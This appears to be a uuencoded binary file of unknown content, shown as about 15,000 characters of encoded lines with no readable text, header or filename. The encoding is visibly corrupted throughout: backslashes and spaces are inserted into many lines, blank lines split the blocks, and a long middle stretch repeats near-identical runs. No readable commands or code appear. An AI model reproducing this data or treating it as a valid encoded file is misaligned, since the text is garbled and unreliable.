MN+NYZ:2/?C5V?:FA\2X].B(T/\$DYJ,\_\_\$RE2TQ\_,9\JKX:!F&T?H\N,=HKG
M\$WX\$YUR&D1N7(K-;&J\_<]\_S,EL;=5\^FB`1HX>19J\*Z>F+WY55P:/C[[X=7B
M//=;.#&)D0S[B;H//JYV;/HFD[X]FKH]T0\*@1"W[\_F;\_LR;-(@`V"Z8#T\$F
M)\$NQJ"]?KY1@.`9;<KA(X7E&SL=5^9U=M?\*\_.UDO/T>TX54H`Z3)HYHA`R28
M/O^4UY?S8A:`6=>,F,S^SE4REG\+##\*,/@?:\_>]8\S-,)I@E)GK.?&P6!02
M,S4:JS\$;IX&91I0ST3Q\_\`MIIE:%`U^%C;.Y\$V)N?)4,)9\$\$ALMMT>^^2M!&
M@FG7OZC"D[\$QU.7)UI6/S\_2MP`D9%:W9C['ZR88Q7!;;,7(XRNGX.X^1!#3
M,M.YXLG659!T,CRNRA>>;%UQV`?4QROA,Z90@90??(>NK);7!X>74/]'`].\_
MQMD5MSW6M.+7Q`K3K?];E\$[\_/;\$H=\_^GCKD]CT0U??3?N>J5P8L`<!%`H
M%`+GVAH\_A9^X/J>D<VfVJQO0P=YA@G%BH7B4NERED`BRL^:0HNJKZ"MS\
M7!R-]M8?+`Q<=QUB)O1&%0/[GOFZ\*K6V37[<"1\$`S\_Z93G!>]00/T[K!-6T
M4"07-,X`C71>0#J;\*Y,?7]Z;!%]CVGM<Z#41Y?;LYV-"^9>67PX<NIOP\T
M?\_`@;2^/B-B=&[R73FJBGRZ<G1\_"].@=:@%&QKOJ\*4<WK7CFRMUGW++G/?>V
M58^?^A<XNNF?;GO?I=53T,-\$0#UT\_"JP\_7U,7J)`\*LQ]9S=&M=9N&8H?Q^#Z
MX\$0W:BNRG=3I\>A\_T\_L+70]C"H7=VK@`\$+:C\$904A!`3IS9\#CP`9AJ/96[
M6QP^E;M`\_G)/7C@!10\E?NT1[W7HSYRX!!1[\_H]WO4@P=>).H#WN\$3!PZ+
M/I-[^L!+]/?9`\_/T][D#+]/?%YJ\_N/(8?HW.Y`[-./!3-\_PD?&C7Z?LZ,"8U
M[WN?=T\*]5)SK3\+PZ%UF\_PJHK\X\`4L@7!SAX3N??:J]L70A3FNTL-;>=/B=
MK;#K7VPYR0P8R6F0\_QN7T=K%>UK#B02L&`@G-FS`?&C\_;P#?7V`\$`^J/4&C
M8?O%LV=?FH`,EX`N&E`P.C.OS!QZY]-82COWX-KXBF<:V\_;O?4\G&\*Z\Z>^\$
M#W&I-X8C>\$W\G!`\_#]/DOCY(OVLB)`^Z>=N`,E^KD`/Z6`;I\$>VEOST/ZY
M?4(+)=.EY\*<3PD\+U<N3SR-\$WRZ&(S\$!8D>B%+Z<+\_P\$3(\_/G%\2RVWMC9\_:
M1G^;/G4+\_JH0F#DQ[P\*6/33SH^KGCWY^\_K.0XXOWJV>^@]'B,G&=/]URZQ`Q
M][938^O%WZ-`+GH,OV<.SSP[VS3;VKAP6(T7Y\SFUB`@<9DMIFT8TVGR\*T=\_
M>;G12M?;4.8\_?C^YR\_R6[!PP9THO@,+5S+W[H+[`L?W!XX\_`3@`^CB^-W#\
M1.#XGL#QRX`CEP+`P+`QP+`\X`C!P//SP6.`P@<OQ@X/APX?CIP\_\$\_+@^%#@
MN`&[?EP\*E`<&CEL#Q[L#Q]<`CK<%CF\)`.\`/`<\$CB<"QWL"QWL#QY7`\5C@
M^-K`<5\_@>"1PG`\<=>P>.+]6.:;WU-\_X>]"[0R7O\$Y]F[O;I\_X`7OS\\_51V]S
M\90"V8583QOQLLOQ@=9/'DD\_?2.MN`!^%Z&DLR:6B?OX],#[2\RL`G\*"S7A
M%\6NRO5OSG7;UH:. [NY8-[\*ENL>W3P]-W]0F!+17IZ>1Y98?@ZJ1V\$`U7\$)R
MCSSRU`=3?A5XD8Y<Q5L\*P(37EE8G9+;;.K\_XBZ)YA%DB#UJ8YC?BHMC2>(\*V
M+I5/5DDQ48K+=;U7;<6?]?\$+RF(!LXWVPE2\*\9W%G7C3@DB-J(P5XT@ (0&X4
MTB?(GQMBD&K=K\Z;>K>)"5"N(R\_VXD/N6Q3>&\_<6U,9[8?4'"019J@OST\_EMP
M2SMTBR,;XQ>,\$5U0BY:O\$RUJ4X7XZ-3TR08V[#B(MF-[OIOF1Y?%,:RIE&O
M2A&E((N"VY\$G:ISU4HY:![JOC,7S71V>Y0XL#U2[@ERV4F5C/'!B\*C3IJ`Q
M":@73NN`'.%Z4?><N7%<5&M^/;:\*L5R?`QOFD/V27\$R3F:L(I)X64[(<=JH
MN)EY7=EKNKA([4-SA]H-J>5X4;PE!;9[#"\*9CO):5\$TWM75U@T.TMM0W3FU%
M\_!0A\$\_8CEI`\A2L\_\`(+H=^`\$=XO:L8J&+5S)VRBBNX"#J^QJCF!:MVC PDQK
M&-1SN@A3\_`JN&<=^""M-+=;J=!KQ>TW59T8F7QW!8K)#\%ZR<&DGS0:53-U
M4J?P\*5T\_`\*OUF\_;>S0.]W3G8ZN]+&U?Y6ZA/Q!!]9"3II1OBG6V;.[ISLH?H
MI?FZO`F#5PX%JM?%:E%"]):.@!%BPX8-R`+3>K@\HR4\$J"BZ!L>"HQ5.G[]
MCMCZJD\_X.:K-O=NB6E!IJG8@\$-R.EOG28Z/5-'P4\_\$A: !+YSZ0I7,@5@UTT

M, LO0GAI5<2/R;U60!C[7W]\_;S^Q;AFB\$H' %!:I;C@B^S<\*-\ (=6S:Q+9Z5UB
M." ] `6Z&MKZ] 04' ' !V.A33, SO) CD\$B) \$" +SA" 3:] # "XYLA2, "\K2A65.LX>J>
M!GLA055/8Q (%S# (N3A?T26+3R?J2/Q>R\ ' -^XJOB>^+A' [ 8', 7;C! 66BA7WV
M"! \$ \_YZ<FX[H!Y" M/%Z=%:Q2KD] @>-% (LMXY-B73MB0W8T [ '\$&1W3Q1V22+];
M1Z=M&VX6]=DP-;TC?HE' S@REL\4/C4\6B<@RUO) <GRA\_C%4JI8V77+) KUZX-
M`7, BZE+X.3] [5GGG[8&;) BM#NS&\*HP=YTY8-XBQ[W?KA/>MW[%E?C?MC, GZ=
M2(G?NA7%I3@B;^NJ5?' <[J=&);PT\*+[\#T9', ?#B%4U3\$T7J8S2]"&0)XS1`
M^+)O\_7#\7<4=1(9)R7<) \$32:U-CQJ2]B1YB(P<D;IG9-LI1%1%3#1' BSMJ6\*
M\*, 63ENWXO;&\*V@4;X\00-\Z#MDB2C&\0' SA, ?.2^.8RT\$B5F)-P3)4C.16L@
M'8/!E'8<B3.V>(L3%'D'R/[ ]2-X\$#G1M/K^N^OR\*)K;M]C6^ESG>FO]P)7=
M5ZZ\_(M\_90[ZG:\_, 5(\.C;;Q8\_WZQNR-^V65Q\7=J=-T6E.8Z"P.=;?VYCHMB
M., U>4-T8'T5?QM`Z5, ;DDVJ^[8\*RN\*VX8<, E^(>GN), 73AP=WW&)V"IXR2Z8
MX&E9#S7B^1G^'0/Q=4/X>7&\?+'26[ [HHO@[+XN\_F?3]AG[&MOG>\53\$P&&
MD(\_IHYT#VIV@/>NCW0+:/:'EAFJT.XK@WQZM9\_5VR,+W8GP[\,WCNPW?"KY[
MMT,'OO?B^PB^3^-["-^7MX, /<7/>,'0-@P\_?:X=A[\#/%M\_OV\_' [ ;GSO&X8<
M?)\_#] \5AK-#B>WP8B\_#X-HT@YWH\$, O%=-P\*Y(Z@SOIWX]N%[\_0CDC\ "N\$<C&
M=\_(\ (;!M1&E#OD5<\_ .JV(J5U(J\$M,FP6UT9,@8N:<GI[1\$/-MML+QG\5XHU#L
MN9BVL8?DO\*B-!+@&7>\$?UV\*Q7AQKU\_S'?! `T\_W4V/3:L@3>YQ;(-/'&CPO\$&
MX\_H.SZFIL^=+/+FE05^/^&%#<'8\*GS.MYH"S3M\*O8>C="9) &UH'4>I)Y#2=P
MG=B7/U\$LT@SQW3%]E]NE,6T;:.S], =^N24K?UW9N\$>VFF+=%C)Z4\$1-[ "[=7
MQ5MWOHC?S\$V7O]Y\$8[5:-?6"%VC:, >%TA1'F2SV[P]N6>US!44;+>CM]3XXBM
M!F\# 'TCPN=Q#2.^!\! [I, ]T@MRWB\Z\$&+' "4B\3\_T0:&QFYM\*%5IKQY^\_YKX
M7190"Y.;5\_'YHP:L,DP.EX2#)AJ"5PQB(\)K^^45)9S[\*:Y'\ [ ;>I1UVUZ\_
MKU\_/I3@>', CU2TO>D\$]M\_U=I:O@UWO>UQ/U?&=M\*8<M7VLXX:<?.I `7<=JPW
M]W^] \$9]\_+?N\_?CKVD4VQ7\ (Y<H78\_W4\* [?'^B%\R]1=O\_A1]U]G\_QH]) `WG%
MTO9\_] >&<VA! [PS]J\_] [Q4Z5!JY:P\_TN]FNB,J/U?;!P;N4^,Y\$;O\_R+"XON\_
MR#?J=3YO>7/\_UR\_:9[G@O\_8VO8 [ [O] [=M,3]7S\]1>[\_2IVTR/ZO%TY9ZOZO
MC5`A]G] ]M\&W\_ZO5O\_\K;N[\_\$@F=!TX1^ [ ]:U?ZON-C\_-=\7V/\%@-K\_A3\*U
M\_^L:L!)8 [?'B%.W\_`E'M\_TH`-? \V\_ (?R. .W\_.J!/V\_\_UMR? [ ]G^!E?9\_P2C:
M\_\_4G, =K\_]9^! \$8DW'X0`, H#TR?U?XU" (BRR\_`MP7^3^+UEN[O\ZT: ?O\_WJY
M+ [C\_ZPJTGFH/E8HJ3D1 (LVG&O\?F&Q\ [W#B3.X' DQOGK5L () KXA\$JXZUV#M+
M?)? (ORT-WM\_5\KA)\_FT4@Y5HWP2L^)#)E# (YDWOUIM?7:B<,9M[57B@3.3&
M94A]BY#:\$2[U\_&5+/4] (<;\*4\*E/\$;F17\*22.3E\_LB59+W^R);FT\_,EXG?Q)
M\*I3YD\_& (\_ ,G#YT;F3Z) (YC.VK\$\$\_=M/5#[C2RBHY3/BJ% [^] /6S: IH4R?Q)
MT(S\25/?!R/U1>1/MOY, ^9-/) "TK?S\*?, /, G;P7MP7L2\_OS)9Q, \_6\_YD:WC^
M9" (1D3\_I, +R) ]U\$6/[DI0DM? [ (UX>5/=B2\_\, G.A)<\_V9U0^9-] "5\_ ^Y, &^
M^OF3Y89%\B?CY];R)<-GB\_Q)5);S)UOU\_, FXRI^, R\_Q)E `?S)U%TP (TO.7\R
MD>#&22?! ^9-NON5/DG]D\_B3YAO (GX1Z5/RD]= (OTT% [RD] \$ \_>5] ?>/YD.ZHN
M' 6GF3 [ ;\*\_ ,E6F3\_9&IT\_#];7/7\29Q65+\_D-N-5\_) ] \$2\_] >3, N?Q" E\$SU\,
M' !\\*'^^ .I!\_&"@\_%CA^(7#&&. !O"AP?#^! ?#1S' `OBG`^6/! (X?#!S?' SA^
M(' #\1.#X8.`8`1+, [\_OC\$UI^WW/GUO+ [?M; \KV/GOIG\_]80\ :8]MC%V/]W\*/
MQR9BQ5A24#9>+YY (9@7+ [#+O+\_T" ?EK [ :K]W]^, ^ `X [?' +O60' NA+YI\_S=58
MEL `W<35DX=N' [S9\)]\_#=<W4=-?5D (WO (\_@^B^)A?%\_&] [C `0, ?J?LCJARQ\
M+ \; 7 [8<\?+O [WWA=\_OL@%\9\3] I#64?, ]U@\_D1/I.)Y2\_UY (\+ [ 'HO<C7NO [
M`<M9]\_]9UOMY#9^, J?LUU]S [EO\_UUM#?N#7S7Z0/O^TCYGOC13+PFG9>FJS\_
MOO"W\$T!BB&\*)1<L&\_W.B+Q=C#E/4 (TBWU2@R-\$N\*PBNE4CBT [T' 9A:' OTH@M
MX5T:5!O"-\$5ZX]Q8\_?=\_# (I5TH; %WY!)2\ /B [ ]8BLTM2WC7\_EJV&7=R `@U (
MS\F' JIY55% (LHT\_I [T^OX?)NX\$+JIRX>/X&40%0T5%<Q<3UUQPUU+#!36S
M<M\)-]P59' \$W-U`1, 37+7<]7] +<\*Q03+2LR\*ROK4FFA8E&9F5F\OS/@Z, RH
M\_`^W^MS [>9OW\_09SYC?SG#DS#X)>SA-Z^X&XW=K4O.^SJ&Y [ %IQ6TSRKYEW/
MQ+925Z [L5YVYL\^N.=OGK/VI=\_?^6+\_2UAR0D\_WQ\_+>.H>M] ]Z>];7\_"QUF\_
M; .?P^' @\*Q\=; .#ZM; ?MS] [F\ [ ^Q4D' 5\_LI\I=\_:YBOG?>^ZSMW`, E7WN>/=K
MRGEP:\_O>V5\_;V<Q=; ?M\WW\_ [LC6V9V'=8AW=NGC"7\_HL `FW/@N^, S?GM, .?G
MW/TX1DA-7^M6V^C6:XO=-T (VSW0+.KC>^?J<^;5DE\_USMSV.]1W%AT+9/' =B
MZ@<\_=\\_ [ /O=?; , \_=W/K: /]=1WKFSGP6^PFOA:]N?>\_\SX?O6AMMM1\_4KV^CW
M\_ [ ,R#]M];S?6+>9?Q/C='BMS#\S& [O5JS)8.=DUKMC2R:SJR)3GKD5WN<30N
MDE;/YFAXWO=H^-F.AO=]O\ [ ;CH8ET:GA'X? [FZ]@L:P5-O (8 `D#W\_J3I6V+
M [1WE=GN?:\_QUJXMEC>7GEOV [Y3\=R [R, M)AC9?\_U\, [ ^M. &\_N?^2\_;%]#^"6
MDW7X5KADO^ (F) .=5SRU96\_ [ #T1<YC9 [B-' JX\TK\_SNNMYFCT;2 [9KX `XUVET
M+Y<\_9\_0XE^Q7>YJW-/JU/^FY+W') ?OW%<4ZCISBO-9NCT><ZC7 [ .R' Z5WVU.
MHR?D:/0\$E^Q7>XUS&KV]T^N>G\*/1YSN-?M [ (?K77 (T [ / /25' HZ]SR7Z5WTBG
MT0WGM69S-/ILI]' /&MFOL [O]Z;D; [CD9\_8!+]BO+=G\$ :O9' 3<\_?, T>A' 7+) ?
M:]9Y07D\_I] &] <S3Z) I?L5 [ :> [32ZA] /HOCD: ?9=+]JO\SG<:W=MI=+\<C; [7
M) ?MU=A<YC5 [ ] ]KULWZ\_F%5: [ '^\*TUNQ9Y [5FW?\_Z [U+^G=7ND [-?D [7>0&&M
MV:>%U> [\_QN=>;UWVSZN^I [ #6 [ ' &7 [%> [ [Y"C=V:XTSOSI) ' ] "M"3G+X>] LW1
MZ\$.<1C\BK' ;?P6GTD!R-/M!I] ` / ">O-^3J-/S='H?9Q&WR6L-^\_M\_`UOCD;O
MZS3Z7F&E?U\_G [\_UR-' J (T^C' A3771SA\_ [Y>CT4<XC9X@K#O>U\_E [OQR-WL-I
M] &W"NN->3NN. !PA\_%CBO.\Y8CM]#\_GU?#Z5UQS=E\_S536G=\N/!GP=\_XW.OU
MS?YYU3^=?=-PG\$OVZXZ/M3SXWQW&6<SGGOVZX\GNV?^ [PW] \?+66';\_@GOVZ
MXYD\_:7K?7GN;R--R] \J@FRUVJZ)F\_:\_G=MEM>3?KH5UL6SYG2YIU=-N: XK>\_

MP [>-E68V=H\_SFWD, [?8GKTO6G\\*VII\*+XPKBS:T? [FXZ\&&OW2, /XH/U3WS;  
ME@E\2+!K8ET<UZ--YN\*XVO0>%\<5Q-] Q<5QU^)+3\_OQFCF7W+/+F<FQ\*L, 73  
M[>XM%9R:NFPY9 [>'; =B2:K>ELWDON^/3CRWVKVFDT\KH\*] BRR^ [ (;W\$: \_8C3  
MEM-L\<AF=?!/:0 [8 [6\$Z6^R;W\*Z.J [D788N7W99\*; 'FQ.X8-7!U7!\_ =W606\  
MMZOC<Q\_/EO/&@<"CW&] \_=V7 [9W@ZK@6^\$:VI-L=L7WF'MH] 3A\*?IM@] SH>N  
M67^K9K?RMZ\_ =O+CHZKC. ] P\_FL [#; \KOKO5;U] G-W7-7; \_AV5/W?VJWJ7R^VX  
MSS79, M] N2S.V9' UWX; B&MZWI: KWQ [M=B"%NL/QW; FC&YK2/; K^; .] W [9K\ :=  
MX. :X&K>GW3%<QN.DV>WS) G-8N]' WYW9<5SO9NL5Q#?A<=GN8SI9; AN. :V=YV  
MH\_] A/@N [HUHR3] ; /C+8MM=AB/U83MARQ: SJRQ=5NGP/8<M\*NF<X6^\_6PEYF/  
M; +=EJW6+] =KM] RI; 4NS>O0ELV6; WR&?, >] EM^98M%^RV\_. PT5J&\CENJLB7%  
M[EY/L&67W: O3GBUQ=EL"V& (<Z>P99S=U\_ "7 [-9!7Y\_W [UA\_ ^I\_EEO^+EEN^  
MQ] K\*\_ZRB\_. ^LHOP\_M6KR7?] S/EZ) G\*Z?; / \HZGK\*ROOY [UDWV; 8T\O\_0&L@/  
M6. 3X/U [#6%^U. /N%BO\; 5B; ^-Y<; \_O/6%OZ+EA"V7RGXGXM\N7/^A^Z\, L%C  
MPP+K^/K6#>Q4IY; QIUT>?/X' ZQ7; ^K^UZS7TYDK=AMQ>W\_CG\E=? [O\_ZAPP)  
M9\*+] &><B>=#K7\<\\_0<WUO9M4\*\N\_\>%U [ ] .@X; \_G/\_C; [G\=YS\_P] VHT' A>  
M: ^.FF]' =W?PY+D] YZ\_D\_-A!<L-C. 96&58/WY. /C^Y\_] PMUX94C#?@\_\\_D< [?  
MKIPW?QRW6' \_>N^&%^\_ '^ \*IF [ &GWZQK?^ \+FN' -CSX\_! \ \ ^"MSMQZ++=F<\_R, Y  
MJ] MV\_\_-\_) %B?VP/ . \_Q%D?3SK, ; +^U>P7V' &/QQMJ [3B&UF. 9^1SF6ISWS\_I#  
MIY%Y+% .XO8?Y3V!. 78N:?!O6G\] O [; .PP?R59SZFVG<N; EF=>9JHGKDS#UPO  
M/L; E<NJ, ?RX/NMC6G\_6 (F>PQ (X-%YK9F+H#GRCJ!K%=E7<' .@\_6!+6P] 068V  
MBX [53F '=ND4) 4<?>W/"B93TX\* @SX?Z<E8+/' ,X7, . . \*: ^, /0DO\$Y. \*D&#] E  
M) &?6UHUA5\ S?SS?/: ] %CC741. >M-MY?\*J\<V?N' 9\_\; #1 [2N?=W: IV?] (O, Q  
M#\ . \3C\_U=K\_63!EG1!); N&KN3NKP5=QZ?25\_8VZN 'S<\_<R?OG-] "V#\_64-T7  
MS] -O>O?^+6++I6 '>, 74+GR49' M93HUP\*=%S/L^LA<SSK+TD?-. ^?N5Z8; 8G9  
MIMSIE/7WRQ, S [; ] UH\* T\_E-7; EI&DST] O. ^.# [?P9@WF. =ZZ; , \8PCT\_6] 6EI  
MC=@2&Y6: M88I#VD^%/\<QXZ!0 (.L&MOS.EAA\_; QI^H; LT' [QB\_ (MG\_EZW5^; O  
M=7MF\_EZWQUT/\UN<] 105IXZ5-FQC9=VT/2>/=] CN\3@, 6=OW6+> [ <BJ, : 9-O  
MF?> -24/Y\OP (MR3\_\*] 93\_S2-. MD+9PDY' ' \_6Y/+K'Q3] ^P' .5ZK) >Y2P7W  
MN [K, ML3ZW\@PKGS\*K; G\; YPP#. Z>>: ] KIQ\*M'U: YU\DZ7. ] \_LHX\$\RV1S#O-  
M\$G?WR3H\*1B [ /NH^+\WV, K! -Y?+?: O (NG=>\*\_ \_EG/<R\*; HH^98YH=>VL] TT, 7  
MVZ\_39] WSN/6>7@Z=. 8Q+UC"%V:>L>' %FG' 5MJ?6: : ^; ; J. ^!N#WIP8=V\9].  
M0 [RY2T9RKV&6#AEGUO; EW=<OHZ+Y (?&>E8M4Y9 (J5ZG\*+55YI"JO5+E) E; M4  
MY9. JAZ3\*0ZKR2U4! J2HH59Y254BJ"DM5\$: GRDJJB4E5, JAZ6JN) 254\*J2DI5  
M\*: DJ+55EI\*JL5) 63\*F^I\*B] 5CTA5!: GRD: J\*4E5) JBI+516I JBI5U: 3J4: FJ  
M+E4UI\*JF5-62\*E^I JBU5=: 2JKE35DZKZ4M5 'JAI\*52. I: BQ5CTG5XU+51\*J:  
M2E4S7I" JORDJKE4M9" JEE+52JK\I: JU5+61JK92] : 14M9. JIZ2JO50] +57/  
M2-6S4M5! JCI\*52>IZBQ57: 6JFU3UD\*J>4M5+JGI+51^I" I" JYZ0J4\*KZ2E4\_  
MJ>HO50. D: J! 4! 4G5 (\*D: +%5#I&JH5 'V3JN%2-4\*J1DK5\*\*D\*EJH0J1HM5: %2  
M%295X5 (5 (55CI&JL5 (V3JO%2-4&J) DK5) \*F: +%7/2] 44I1IB\_OVN%\$Y3P^EJ  
M. \$, - (] 4P2@UGJN\$ L-9RMAM\*J. \$<-8] 1PKAK&JN\$\-7Q! #>>KX0 (U7\*B&+ZKA  
M (C5\20U?5L/%: KA\$#9>JX3 (U7\*Z&\*] 1PI1JN4L/5: ABGAO%JN\$8-UZKA. C5<  
MKX8; U' "C&FY2P\UJN\$4-MZKA-C7<KH8 [U' "G&NY2P] UJ^ (H: [E' #O6KXJAKN  
M4\ /] : GA`#0^JX2\$U/\*R&1] 3P-35\70W?4, , \$-3RJAL?4, %\$-CZOAFVIX0@V3  
MU/"D&IY2P [?4\&TU/\*V& [ZCANVKXGAHFJ^' [ : GA&#3] 0P [-J^\*\$: ?J2&' ZOA  
M. 37\1 'T\_5</U/"\&GZNAE^HX; \_4, \$4-OU3#K] 3P: S6\H (87U? `; -?Q6#5/5  
M\ ) (: 7E; #\*VJ8IH97U? ` [-?Q>#=/5\ `<U\_%\$-?U+#: VKXLQI>5\ -?U/' &&OZJ  
MAC?5\#<UO\*6&OZOA' VJ8H8: &10PM: NBBAKG4T%4-<ZMA' C7, JX9N: NBNAOG4  
M"\\$U] %##\_&I80 `T+JJ&G&A92P\ ) J6\$0-O=2PJ!H64\.' U; "X&I90PY) J6\$H-  
M2ZMA&34LJX; EU-!; #<NXX2-J6\$-\$-?=2PHAI64L/\*: EA%#: NJ834U?%0-JZMA  
M#36LJ8: UU-!7#6NK81TUK\*N&] =2POAHV4, . &: MA (#1NXX6-J^+@: -E' #IFK8  
M3 `V?4\$, \_-6RNABW4L\*4: ME) #?S5LK89MU+"M&CZIANW4"\DU; \*^&3ZOA, VKX  
MK! IV4, . . : MA) #3NK81<U [\*J&W=2PNQKV4, .>: MA+#7NK81\U#%##Y] 0P4 `W [  
MJF\$ \_->ROA@/4<\* `: !JGA (#4<K (9#U' "H&@Y3P^%J. \$ (-1ZKA\*#4, 5L, 0-1RM  
MAJ%J&\*: &X6H8H89CU' "L&HY3P\_%J. \$-\$) ZKA) #6<K (/J^\$4-9RJAM/4<+H:  
MSE##2#6, 4L. 9: CA+#6>K8; 0: SE' #&#6<JX: Q: CA/#5] 0P\_EJN\$ `-%ZKABVJX  
M2 `U?4L. 7U7"Q&BY1PZ5JN\$P-EZOA"C5<J8: KU' "U&L: I8; P: KE' #M6JX3@W7  
MJ^\$&=-RHAI04<+, ; ; E' #K6JX30VWJ^\$. -=RIAKO4<+<: OJ\* &>] 1PKQJ^JH; [  
MU' "\_&AY0PX-J>\$@-#ZOA\$35\30U?5\, WU#! #8^JX3\$U3%3#XVKXIAJ>4, , D  
M-3RIAJ?4"\TU?%L-3ZOA.VKXKAJ^IX; ) : OB^&IY1PP\_4\\*P: ?JB&' ZGAQVIX  
M3@T\_4<-/U? `S-3ROAI^KX1=J^"\U3%' #+] 7P\*S7\6@TOJ. %%-?Q&#; ] 5PU0U  
MO\*2&E] 7PBAJFJ>%5-?Q. #; ] 7PW0U\_\$\$-?U3#G] 3PFAK^K ( ; 7U? `7-; RAAK^J  
MX4TU\_\$\$; ZGA [VKXAQIFJ\*' A (H86-711PUQJZ\*JN=4PCQKF54, W-717PWQJ  
M^)` :>JAA?C4LH (8%U= !3#0NI86\$U+\*\*&7FI85 `V+J>' # : EA<#4NH84DU+\*6&  
MI=6PC! J65<-R: NBMAN75\! \$UK\* "&/FI840TKJ6E-: RBAE75L) H: /JJ&U=6P  
MAAK65, -: : NBKAK75L (X: UE7#>FI87PT; J&#%-6RDAH5\# \$U?%P-FZAA4S5L  
MIH9/J\* &?&C97PQ9JV% (-6ZFAOQJV5L, V: MA6#9] 4PW9J^ ) 0: ME?#I] 7P&35\  
M5@T [J&%' ->RDAIW5L (L: =E7#; FK870U [J&%'>-REAKW5L (\ : !JCA<VH8J (9)  
MU; "?&O97PP%J. %'-@] 1PD!H. 5L, A: CA4#8>IX7 `U' \* && (] 5PE!H&JV& (&HY6  
MPU `U#%/#<#6, 4, , Q: CA6#<>IX7@UG\* "&\$] 5PDAI. 5L/GU7"\* &DY5PVEJ. %T-  
M9ZAAI! I&J>%, -9REAK/5, %H-YZAAC!K. 5<-8-9RGAB^HX7PU7\* "&"] 7P135<

MI (8OJ>' +:KA8#9>HX5 (U7\*:&R) 5PA1JN5, -5:KA:#>/4, %X-UZCA6C5<IX;K  
MU7"#&FY4PTUJN%D-MZCA5C7<IH;;U7"'&NY4PUUJN%L-7U'#/6JX5PU?5<-]  
M:KA?#0^HX4\$U/\*2&A) 7PB!J^IH:OJ^\$;:IB@AD?5\)\@:) JKA<35\4PU/J&&2  
M&IY4PU-J^ ) 8:OJV&I) 7P' 35\5PW?4\ -D-7Q?#<^HX0=J>%8-/U3#C) 3P8S4\  
MIX:?.J.&G:OB9&IY7P\\_5\ 'LU\_) <:IJCAEVKXE1I^K887U/"B&GZCAM^J8:H:  
M7E+#RVIX10W3U/"J&GZGAM^K8;H: \_J"&/ZKA3VIX30U\_5L/K:OB+&MY0PU\_5  
M\\*8: \_J:&M) 3P=S7\0PTSU-# ( ) 886-711PUQJZ\*J&N=4PCQKF54, W-717PWQJ  
M^)'>:JAA?C4LH (8%U=!3#0NI86\$U+\*\*&7FI85 'V+J>' #:EA<#4NH84DU+\*6&  
MI=6PC!J65<-R:NBMAN75!\!\$UK\*"&/FI840TKJ6%E-:RBAE75L) H:/JJ&U=6P  
MAAK65, -: :NBKAK75L (X:UE7#>FI87PT;J&%#-6RDAH5\#\$U?%P-FZAA4S5L  
MIH9/J\*?&C97PQ9JV% (-6ZFAOQJV5L, V:MA6#9) 4PW9J^ ) 0:ME?#I) 7P&35\  
M5@T [J&%'->RDAIW5L (L:=E7#;FK870U [J&%/->REAKW5L (\: !JCA<VH8J (9)  
MU; '?&O97PP%J.%'-@) 1PD!H.5L, A:CA4#8>IX7 'U' \* && ( ) 5PE!H&JV& (&HY6  
MPU'U#%/#<#6, 4, , Q:CA6#<>IX7'UG\*"&\$) 5PDAI.5L/GU7"\*&DY5PVEJ.%T-  
M9ZAAI! I&J>% , -9REAK/5, %H-YZAAC!K.5<-8-9RGAB^HX7PU7\*"&"] 7P135<  
MI (8OJ>' +:KA8#9>HX5 (U7\*:&R) 5PA1JN5, -5:KA:#>/4, %X-UZCA6C5<IX;K  
MU7"#&FY4PTUJN%D-MZCA5C7<IH;;U7"'&NY4PUUJN%L-7U'#/6JX5PU?5<-]  
M:KA?#0^HX4\$U/\*2&A) 7PB!J^IH:OJ^\$;:IB@AD?5\)\@:) JKA<35\4PU/J&&2  
M&IY4PU-J^ ) 8:OJV&I) 7P' 35\] Q [A\_#N7KM\$79Z2YQ1L) Z<\$Q;E&GPBM=R6] N  
MMETR/&/R6V\_LZ!K;W' 6M^6G4F8A+IQ) C]U8RN' #\_SC/27..-O>G!, VYDA%>-  
M2HA.#"\2?3WV2&7S) @ROE>9-3T5<3W+U\=N1' IRZI7) &1N\_>'8DQ^5VYH79"  
MU\*DK^?QBO\*\*X9C [TM2NOQ>XS [QG [QMV/ [YW"K0D1#:P#'; 9P2W09MEG' K&@=  
ML^#\V/!\*] QCOL>S&.WKW\^UZT//] ].#HBU>\, O>"YQUCF7' 4S3+=, -\*#I\_UJ  
MWAIZ.2#1UL=/33' [ @) BVKAE?1E\_O>J@%] V\*G^"Y/F) \$V, +J+CUMLU7VU/^, 3  
MUVA7GXRBY>Y\_#Y4CN:@^21FI' GPK/)>:6TYU6Y<@:F3JFUJ' G' -\_6VNC?] Q  
MQN-- (O) &GXL) N' 4J\6"79% [9R^9#M\_?Q, !^5IS>-;0?B^\$] T\*Q\_75/.7A@<  
MYMKA"V; 6BJR/C) N5C [->\*%Z/K. /905OG:6FGS>>6W] QW7G2WV\*!K09\+#\$A,  
M\E\_2G\$N\+P\3& [NDR7^>37) /\ [\\$.U\_ (+X>-R3YK\O<NBESZY' X1M:MVS\*W  
M [LK<FA#?Q+IU; ^; 5X\_%^YH [ZGXQO9?UX.KZM] 6-R?' OKQ [ , % ] ^?NP&>#HOW/  
M1=?C..WB.%F/H2NO;E2KC (R, @E' FLF (\ [R;L>ZIIY:C' S=2\8V9.MMZ\*38JS1  
MP8+<^-/6I) :NWD#CC' W: .DV=6=Z<+Q?"ON3R [QS3-%6YN<MJQCFD6KI%>^9  
MP#YT+AY3U, O\I&7I^ ^XIY@;OI) :^&5RB6U:/\*5J:F^\*+6\ -&O (#F' >M%7X\  
M5\_ [DC!N6\$@D^WI93KLUG1U9KRQW:C?\_6>@RCHX9P+;Z>]=, 1YJ>-K) ^&F) \V  
ML7X:;G [J9\_UTG/EI^\*NGD\_@TZPA-S3I"D7>.T.S8\*', 4Z\_LISGJ<;IC' \*2.B  
M1>TSO\*7+1I?V24UD#VT' DELYEJF!OW.GQ.@RYLL>V]) U;8CUH) O:^7R\\_1:  
(MOI' :B\*SQN>B; \$;NO [\$X] S., X?KTH' N/OQ1O, , \ ;?TWR?Q?A [\, \$MQM\_-?"/&  
MGS<' 3/!C [U+G<>] [KY<U7 [FA=S] B1L6SW#Q\_OI%UR:AXP>%ZFL/U<P [7TQVN  
M7W.XGN) P/=7A^C:' ZYL<KI) TN) [ @</VXP\_5U#M</.%P\_XG!] K\ /U70 [7X^RN  
M<\_P#B+4%9&3</GY<TGF6GULNQC^7\_U<73\_X4L) N0] 3 [XY\_WP\_ ^/2\K\$^+4.#  
M^H4' M1XZ (JCFB.#!1OY\=] \>, B1P>%!HW3HU!XX885ZOT?[] %FU:MNQ>MTX-  
M\_ [8UZM3HW\*Y] NQIMNK3M5./I) Y) IPV::L77K! (8-Z1<:-# 'D/+1&L ["A\$X\*\  
MFS;U-C\&#ZI"\$^C?<-K!SV^:=\_%M5-2J&/58QXC'O0?T8?Z!WO ["PH-#PH<&C  
